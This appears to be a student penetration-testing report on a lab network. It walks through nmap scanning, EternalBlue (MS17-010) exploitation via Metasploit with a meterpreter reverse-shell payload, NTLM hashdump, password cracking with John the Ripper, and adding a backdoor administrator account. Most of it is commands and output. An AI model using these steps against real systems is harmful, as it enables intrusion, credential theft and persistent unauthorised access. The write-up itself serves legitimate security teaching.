
Vulnerability Assessment - Penetration Testing

FINAL PROJECT REPORT

By Aishwarya Athreya


Security posture of ENPM685 Pictures, Inc. needs to be improved. Below are the vulnerabilities detected :

- To identify the IP address of the CEO's desktop and server, perform NMAP as shown below, Ip address of CEO's desktop is 192.168.127.140 and of Ubuntu Server is 192.168.127.137



```
root@kali:~# nmap -sn 192.168.127.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 17:34 EDT
Nmap scan report for 192.168.127.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.127.2
Host is up (0.00020s latency).
MAC Address: 00:50:56:E0:34:98 (VMware)
Nmap scan report for 192.168.127.137
Host is up (0.00018s latency).
MAC Address: 00:0C:29:52:CD:FF (VMware)
Nmap scan report for 192.168.127.140
Host is up (0.00059s latency).
MAC Address: 00:0C:29:A0:30:91 (VMware)
Nmap scan report for 192.168.127.254
Host is up (0.00027s latency).
MAC Address: 00:50:56:ED:01:41 (VMware)
Nmap scan report for 192.168.127.128
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.00 seconds
```

- The IP addresses can be matched to their MAC addresses for verification :




Network Adapter Advanced Settings

Incoming Transfer
Bandwidth: Unlimited
Kbps:
Packet Loss (%): 0.0
Latency (ms): 0

Outgoing Transfer
Bandwidth: Unlimited
Kbps:
Packet Loss (%): 0.0
Latency (ms): 0

MAC Address
00:0C:29:52:CD:FF




Network Adapter Advanced Settings

Incoming Transfer
Bandwidth: Unlimited
Kbps:
Packet Loss (%): 0.0
Latency (ms): 0


Outgoing Transfer
Bandwidth: Unlimited
Kbps:
Packet Loss (%): 0.0
Latency (ms): 0

MAC Address
00:0C:29:A0:30:91


- ❖ Run NMAP to identify the open ports on the desktop and check if there are any vulnerable application running on an open port.



```
root@kali:~# nmap -sV 192.168.127.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 17:40 EDT
Nmap scan report for 192.168.127.140
Host is up (0.00040s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:A0:30:91 (VMware)
Service Info: Host: ENPM685; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.99 seconds
```




```
root@kali:~# nmap -p445 -A 192.168.127.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 17:44 EDT
Nmap scan report for 192.168.127.140
Host is up (0.0012s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WO
RKGROUP)
MAC Address: 00:0C:29:A0:30:91 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 close
d port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_
server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:micr
osoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Win
dows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: ENPM685; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: ENPM685, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:a0:30:91 (VMwar
e)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
```




```
|   Computer name: enpm685
|   NetBIOS computer name: ENPM685\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-05-05T17:44:54-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-05T21:44:54
|_  start_date: 2020-05-05T21:34:46

TRACEROUTE
HOP RTT     ADDRESS
1   1.18 ms 192.168.127.140
```

❖ Exploited the vulnerability EternalBlue running on port 445 using Metasploitable




```
root@kali:~# nmap --script smb-vuln* -p 445 192.168.127.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 17:46 EDT
Nmap scan report for 192.168.127.140
Host is up (0.00046s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:A0:30:91 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-at
tacks/

Nmap done: 1 IP address (1 host up) scanned in 5.26 seconds
```

❖ Search for the exploit ms17 and set payload as /windows/x64/meterpreter/reverse_tcp to obtain a shell.




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.127.140  yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentic
ation
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Targe
t.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.127.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.127.140
rhosts ⇒ 192.168.127.140
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.127.140  yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.127.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- ❖ Exploiting ms17 vulnerability resulted in meterpreter shell which on privilege escalation helps to access system files.




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.127.128:4444
[+] 192.168.127.140:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1
 x64 (64-bit)
[*] 192.168.127.140:445 - Connecting to target for exploitation.
[+] 192.168.127.140:445 - Connection established for exploitation.
[+] 192.168.127.140:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.127.140:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.127.140:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.127.140:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.127.140:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.127.140:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.127.140:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.127.140:445 - Sending all but last fragment of exploit packet
[*] 192.168.127.140:445 - Starting non-paged pool grooming
[+] 192.168.127.140:445 - Sending SMBv2 buffers
[+] 192.168.127.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.127.140:445 - Sending final SMBv2 buffers.
[*] 192.168.127.140:445 - Sending last fragment of exploit packet!
[*] 192.168.127.140:445 - Receiving response from exploit packet
[+] 192.168.127.140:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.127.140:445 - Sending egg to corrupted connection.
[*] 192.168.127.140:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.127.140
[*] Meterpreter session 2 opened (192.168.127.128:4444 → 192.168.127.140:49162) at 2020-05-05 18:44:15 -0400
[+] 192.168.127.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.127.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.127.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

- ❖ To login into system as bobdobbs, try to crack the NTLM hash to get the password. Initially, try “John the Ripper” to check if the NTLM can be cracked.




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bobdobbs:1001:aad3b435b51404eeaad3b435b51404ee:fb523af90674fee711478628cfa0d7b5:::
crackme:1003:aad3b435b51404eeaad3b435b51404ee:77ee8944a92bb5df620875563fb29743:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:d97175dd39e0f262f719a5c26e575c32:::
meterpreter > 
```

- Could not crack the password for ‘bobdobbs’ user but cracked for ‘crackme’ user.
- **Flag2** captured.
- **Conclusion:** Passwords should be unique and difficult to crack and should not be a common word.




```
root@kali:~/.john# cat john.pot
$LM$aad3b435b51404ee:
$NT$31d6cfe0d16ae931b73c59d7e0c089c0:
$NT$77ee8944a92bb5df620875563fb29743:flag2
```

- Try to gain access to the files of user ‘bobdobbs’ by creating a new user with admin privileges.
- Added a new user from meterpreter shell.




```
meterpreter > shell
Process 868 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user FinalUser test123 /add
net user FinalUser test123 /add
The command completed successfully.
```

- Add the user to the administrators group to gain admin rights.




```
C:\Windows\system32>net localgroup administrators FinalUser /add
net localgroup administrators FinalUser /add
The command completed successfully.
```

- Login from the new user’s username and password created above.

